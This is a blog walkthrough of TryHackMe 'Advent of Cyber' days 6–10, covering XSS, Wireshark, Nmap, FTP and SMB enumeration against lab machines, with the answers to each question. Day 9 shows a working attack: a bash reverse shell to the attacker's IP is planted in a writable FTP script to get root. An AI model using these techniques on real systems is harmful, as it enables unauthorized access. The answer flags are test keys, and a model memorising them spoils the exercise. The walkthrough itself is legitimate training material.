TryHackMe Walkthrough - 25 Days of Cyber Security (Day 6-10)
Complete solutions and explanations for days 6–10 of the 25 Days of Cyber Security challenge on TryHackMe
I covered the first 5 days in this Post
Table of Contents:
Day 6
This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on 10.80.165.128:5000. Your goal is to find the way the attacker could have exploited the application.
Ressources:
Check out this awesome guide about XSS:
swisskyrepo/PayloadsAllTheThings
Common payload list for you to try out:
payloadbox/xss-payload-list
For more OWASP Zap guides, check out the following room:
Learn OWASP Zap
Questions:
Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (http://10.80.165.128:5000) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).
- No answer needed
What vulnerability type was used to exploit the application?
I used OWASP ZAP to scan the site and got the following result:

We know there are 2 Types of XSS Attacks, stored (persistent) and reflected.
Click to reveal
Stored cross-site scripting
What query string can be abused to craft a reflected XSS?
We can get the answer by typing something in the search field and inspect the URL.
http://10.80.165.128:5000/?q=abcClick to reveal
q

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?
After running the scan we can see two XSS alerts
Click to reveal
2
Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?
- No answer needed
We can do
http://10.80.165.128:5000/?q=<script>alert(1)</script>Day 7
It's 6 AM and Elf McSkidy is clocking-in to The Best Festival Company's SOC headquarters to begin his watch over TBFC's infrastructure. After logging in, Elf McEager proceeds to read through emails left by Elf McSkidy during the nightshift.
More automatic scanning alerts, oh look, another APT group. It feels like it's going to be a long, but easy start to the week for Elf McEager.
Whilst clearing the backlog of emails, Elf McEager reads the following: "URGENT: Data exfiltration detected on TBFC-WEB-01". "Uh oh" goes Elf McEager. "TBFC-WEB-01? That's Santa's webserver! Who has the motive to steal data from there?!". It's time for the ever-vigilant Elf McEager to prove his salt and find out exactly what happened.
Unknowingly to Elf McEager, Elf McSkidy made this all up! Fortunately, this isn't a real attack - but a training exercise created ahead of Elf McEager's performance review.
Questions:

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?
We can enter icmp in the filter and look dor the src ip of the echo (ping) requests
Click to reveal
10.11.3.2
If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?
You can answer this by reading the room text

Click to reveal
http.request.method == GET
Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?
We can anser this by looking at the above screenshot.
Look for /posts/ paths.
the Wireshark filter would be
http.request.method==GET && ip.src == 10.10.67.199
Click to reveal
reindeer-of-the-week
Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?
The easy way to do this is to simply filter for FTP and look through the results.
The slightly more complex way is to explicitly filter for the password using the following filter: ftp.request.command == "PASS"
Click to reveal
plaintext_password_fiasco
Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?
By scrolling through the file, we can quickly spot SSH traffic, which is always encrypted.
Click to reveal
SSH

What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?
If we look in the http object list (File>Export Objects>HTTP) we can see a file named christmas.zip.
We can save the file and look inside the txt file
Click to reveal
Rubber ducky
Day 8
After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access to The Best Festival Company's (TBFC's) internal network as he wishes to know more about the systems he has sworn to protect.
Elf McSkidy was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was a good idea. This was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, TBFC has a wonderful up-skill program covering the use of Nmap for ElfMcEager to enrol in.
Questions:
When was Snort created?
Click to reveal
1998
Using Nmap on 10.80.133.83 , what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)
We can run a regular nmap scan against the host
root@ip-10-80-118-200:~# nmap 10.80.133.83
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-17 23:37 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.133.83
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
Click to reveal
80,2222,3389
Run a scan and provide the -Pn flag to ignore ICMP being used to determine if the host is up
- No answer needed
Experiment with different scan settings such as-A and -sV whilst comparing the outputs given.
- No answer needed
Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?
We can use the -A option for OS detection:
root@ip-10-80-118-200:~# nmap -A 10.80.133.83
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-17 23:42 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.133.83
Host is up (0.00015s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/17%OT=80%CT=1%CU=44040%PV=Y%DS=1%DC=T%G=Y%TM=696C1EB
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M23
OS:01ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4
OS:B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
1   0.21 ms 10.80.133.83

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.87 seconds
Click to reveal
Ubuntu
Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?
We can use out last scan to answer this
Click to reveal
Blog
Now use different scripts against the remaining services to discover any further information about them
- No answer needed
Day 9
Even Santa has been having to adopt the "work from home" ethic in 2020. To help Santa out, Elf McSkidy and their team created a file server for The Best Festival Company (TBFC) that uses the FTP protocol. However, an attacker was able to hack this new server. Your mission, should you choose to accept it, is to understand how this hack occurred and to retrace the steps of the attacker.
Questions:
Name the directory on the FTP server that has data accessible by the "anonymous" user
Connect to the Host and use "ls"
root@ip-10-80-118-200:~# ftp 10.80.177.135
Connected to 10.80.177.135.
220 Welcome to the TBFC FTP Server!.
Name (10.80.177.135:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
Click to reveal
Public
What script gets executed within this directory?
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
Click to reveal
backup.sh
What movie did Santa have on his Christmas shopping list?
Use get to Download the file
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (366.2109 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-80-118-15:~# cat shoppinglist.txt
The Polar Express Movie
Click to reveal
The Polar Express
Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!
Edit the backup.sh file and insert the payload.
bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1After that, start Netcat and listen for incoming connections on port 4444:
root@ip-10-80-118-15:~# nc -lvnp 4444
Now upload the file to the target system using FTP:
ftp> put backup.shAfter a short moment, you should see an incoming connection in Netcat.
root@ip-10-80-118-15:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.80.177.135 57380
bash: cannot set terminal process group (1648): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
Click to reveal
THM{even_you_can_be_santa}
Day 10
The Best Festival Company (TBFC) has since upscaled its IT infrastructure after last year's attack for all the other elves to use, including a VPN server and a few other services. You breathe a sigh of relief..."That's it, Me, Elf McEager saved the Christmas of 2020! I can't wait to—"
But suddenly, a cold shiver runs down your spine, interrupting your monologue...
Questions:
Using enum4linux, how many users are there on the Samba server (IP)?
We can use enum4linux with the -U option to get the userlist
root@ip-10-80-66-15:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.80.131.218
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 18 00:59:01 2026

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.80.131.218
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.80.131.218    |
 =====================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ======================================
|    Session Check on 10.80.131.218    |
 ======================================
[+] Server 10.80.131.218 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 10.80.131.218    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==============================
|    Users on 10.80.131.218    |
 ==============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy	Name: 	Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager	Name: elfmceagerDesc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson	Name: 	Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jan 18 00:59:02 2026
Click to reveal
3
Use smbclient to try to login to the shares on the Samba server (10.80.131.218). What share doesn't require a password?
To get the shares we have to use the -S option
root@ip-10-80-66-15:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.80.131.218
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 18 01:00:48 2026

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.80.131.218
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.80.131.218    |
 =====================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ======================================
|    Session Check on 10.80.131.218    |
 ======================================
[+] Server 10.80.131.218 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 10.80.131.218    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    Share Enumeration on 10.80.131.218    |
 ==========================================

	Sharename       Type      Comment
	---------       ----      -------
	tbfc-hr         Disk      tbfc-hr
	tbfc-it         Disk      tbfc-it
	tbfc-santa      Disk      tbfc-santa
	IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.80.131.218
//10.80.131.218/tbfc-hr	Mapping: DENIED, Listing: N/A
//10.80.131.218/tbfc-it	Mapping: DENIED, Listing: N/A
//10.80.131.218/tbfc-santa	Mapping: OK, Listing: OK
//10.80.131.218/IPC$	[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sun Jan 18 01:00:49 2026
Click to reveal
4
Use smbclient to try to login to the shares on the Samba server (10.80.131.218). What share doesn't require a password?
In the previous question, we saw that one share could be mapped
Click to reveal
tbfc-santa
Log in to this share, what directory did ElfMcSkidy leave for Santa?
There is only one directory:
root@ip-10-80-66-15:~/Desktop/Tools/Miscellaneous# smbclient //10.80.131.218/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12:07 2020
  ..                                  D        0  Thu Nov 12 01:32:21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10:41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12:07 2020

		10252564 blocks of size 1024. 5369408 blocks available
smb: \> ^C
Click to reveal
jingle-tunes
You can find days 1-5 here: TryHackMe Walkthrough - 25 Days of Cyber Security (Day 1-5)
You can find more of my posts and projects here: https://blog.janalhorn.de